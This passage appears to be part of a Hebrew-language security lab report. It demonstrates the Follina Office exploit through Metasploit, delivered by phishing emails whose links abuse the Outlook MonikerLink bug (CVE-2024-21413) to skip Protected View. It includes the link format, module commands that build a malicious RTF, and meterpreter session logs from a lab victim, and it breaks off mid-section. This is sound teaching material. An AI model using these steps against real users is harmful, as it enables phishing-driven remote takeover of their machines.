
נדגים הודעת מייל תואמת:



בהודעה נכלול שני קישורים, אותם נספק על ידי הוספת קישור להודעה:




ועריכת קוד הhtml שלו על ידי שימוש באפשרות inspect של הדפדפן:



הקישור הראשון יהיה קישור רגיל אל הקובץ, המצוי על שרת הקבצים במכונת התוקף. לאחר יצירת קישור ברירת מחדל, נערוך את תוכן הקישור בhtml לפי הפורמט:

link_text


בהדגמה זו, הקישור יציין את הכתובת: file://192.168.245.128/public/follina.docx:



הקישור השני יהיה גם הוא קישור אל הקובץ הנגוע בשרת הקבצים, אך בהגדרתו נבצע ניצול של חולשה CVE-2024-21413, על ידי הוספת הסימן '!' ואחריו רצף תווים כרצוננו מיד לאחר ציון כתובת הקובץ בשרת הקבצים. כלומר, נערוך את תוכן הקישור בhtml לפי הפורמט:


link_text

בהדגמה זו, הקישור יציין את הכתובת: file://192.168.245.128/public/follina.docx!gift:




3.4.3.2: הפעלת התקיפה

בשלב זה התוקף ביצע את המוטל עליו ובכדי שהתקיפה תתקיים בהצלחה – על קורבן פוטנציאלי לפתוח את הקובץ הנגוע שהגיע לחשבון הoutlook שלו. בהדגמה זו, הקורבן קיבל לחשבונו את המייל הבא:




נבחן את תוצאות התקיפה בעבור השימוש בכל אחד משני הקישורים.

לחיצה על הקישור הראשון תגרום לקבלת ההודעה הבאה:




קורבן שיבחר לפתוח את הקובץ יקבל את המסך הבא:



ובינתיים במכונת התקיפה, לא בוצעה תקשורת מול שרת התקיפה ולכן ניכר כי מצב protected view מונע מהתקיפה לצאת לפועל.

במידה והקורבן יאפשר עריכה בקובץ, יתקבל המסך:




בשלב זה, נקבל במכונת התקיפה את התקשורת הבאה מול שרת התקיפה:


```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```

ונקבל גישה לmeterpreter דרך הhandler שהגדרנו:


```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 1 opened (192.168.245.128:4444 → 192.168.245.137:50189) at 2024-02-20 14:12:57 -0500
sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 1

[*] 192.168.245.137 - Meterpreter session 1 closed.  Reason: User exit
```

אם, לחלופין, הקורבן יבחר להוריד את הקובץ, הצגתו באמצעות preview pane של file explorer לא תניב דבר (בניגוד להדגמה שנראה בסעיף הבא עבור קובץ תקיפה rtf)






פתיחת הקובץ תניב את המסך:



וגם כעת, לא תתבצע תקשורת מול שרת התקיפה, עד שהקורבן יאפשר עריכה בקובץ ויבטל את מצב protected view:




בשלב זה נקבל שוב תקשורת מול שרת התקיפה:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```

וגם session לmeterpreter שיתקבל בhandler שהגדרנו:

```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 2 opened (192.168.245.128:4444 → 192.168.245.137:50209) at 2024-02-20 14:20:23 -0500
sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 2

[*] 192.168.245.137 - Meterpreter session 2 closed.  Reason: User exit
```

במידה והקורבן ילחץ על הקישור השני, אשר כולל ניצול של החולשה CVE-2024-21413, יתקבל המסך:



נראה שישנה בעיה בפתיחת הקובץ, אך אם נביט במכונת התקיפה, נוכל לראות כי התקיימה תקשורת מול שרת התקיפה:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending HTML Payload
[*] 192.168.245.137  word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.245.137  word_msdtjs_rce - Sending PowerShell Payload
```

ובנוסף קיבלנו גישה לmeterpreter דרך הhandler שהגדרנו:

```
[*] Sending stage (200774 bytes) to 192.168.245.137
[*] Meterpreter session 3 opened (192.168.245.128:4444 → 192.168.245.137:50228) at 2024-02-20 14:25:22 -0500
sessions 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: DESKTOP-KJ83BON\Hadar
meterpreter > quit
[*] Shutting down session: 3

[*] 192.168.245.137 - Meterpreter session 3 closed.  Reason: User exit
```

כלומר, ניצול חולשת MonikerLink bug מאפשר לנו לפתוח את הקובץ הנגוע במצב עריכה ישירות, מבלי לעבור דרך protected view, וכך לגרום לתקיפה לצאת לפועל דרך לחיצה על הלינק בלבד - ללא צורך בפעולות נוספות מצד הקורבן.

3.4.4: תקיפה באמצעות קובץ rtf

כעת, נשתמש בהגדרת המודול כפי שנעשה בסעיף הקודם, אך נבחר לייצר קובץ rtf נגוע במקום, על ידי בחירת שם הקובץ שנרצה לייצר והגדרת פורמט הקובץ כrtf:

```
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set FILENAME follina.rtf
FILENAME => follina.rtf
msf6 exploit(windows/fileformat/word_msdtjs_rce) > set OUTPUT_FORMAT rtf
OUTPUT_FORMAT => rtf
msf6 exploit(windows/fileformat/word_msdtjs_rce) > exploit
[*] Exploit running as background job 1.
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] Using URL: http://192.168.245.128:8080/QI0ntdcL
[*] Server started.
[*] Generating a malicious rtf file
[+] follina.rtf stored at /home/kali/.msf4/local/follina.rtf
```

גם במקרה זה, נוצר בעבורנו קובץ נגוע והורם שרת מולו הקובץ יתקשר כאשר הוא יופעל ממכונת קורבן.

3.4.4.1: הנגשת הקובץ לקורבן

בכדי להחדיר את הקובץ הנגוע למערכת של קורבן פוטנציאלי, נעתיק את הקובץ לשרת הקבצים שייצרנו:


```
cp /home/kali/.msf4/local/follina.rtf /home/share
[*] exec: cp /home/kali/.msf4/local/follina.rtf /home/share
```

בדומה לתקיפה בסעיף הקודם, נרכיב הודעת מייל אליה נצרף קישור לקובץ ונערוך את קוד הhtml המגדיר אותו באמצעות שימוש באפשרות inspect של הדפדפן.

הקישור הראשון יהיה קישור רגיל אל הקובץ, המצוי על שרת הקבצים במכונת התוקף. לאחר יצירת קישור ברירת מחדל, נערוך את תוכן הקישור בhtml לפי הפורמט:

link_text


בהדגמה זו, הקישור יציין את הכתובת: file://192.168.245.128/public/follina.rtf:



הקישור השני יהיה גם הוא קישור אל הקובץ הנגוע בשרת הקבצים, אך בהגדרתו נבצע ניצול של חולשה CVE-2024-21413, על ידי הוספת הסימן '!' ואחריו רצף תווים כרצוננו מיד לאחר ציון כתובת הקובץ בשרת הקבצים. כלומר, נערוך את תוכן הקישור בhtml לפי הפורמט:


link_text

בהדגמה זו, הקישור יציין את הכתובת: file://192.168.245.128/public/follina.rtf!gift:




3.4.4.2: הפעלת התקיפה

בשלב זה התוקף ביצע את המוטל עליו ובכדי שהתקיפה תתקיים בהצלחה – על קורבן פוטנציאלי לפתוח את הקובץ הנגוע שהגיע לחשבון הoutlook שלו. בהדגמה זו, הקורבן קיבל לחשבונו את המייל הבא:




נבחן גם בעבור תקיפה זו את תוצאותיה בעבור השימוש בכל אחד משני הקישורים.

לחיצה על הקישור הראשון תגרום לקבלת ההודעה הבאה:

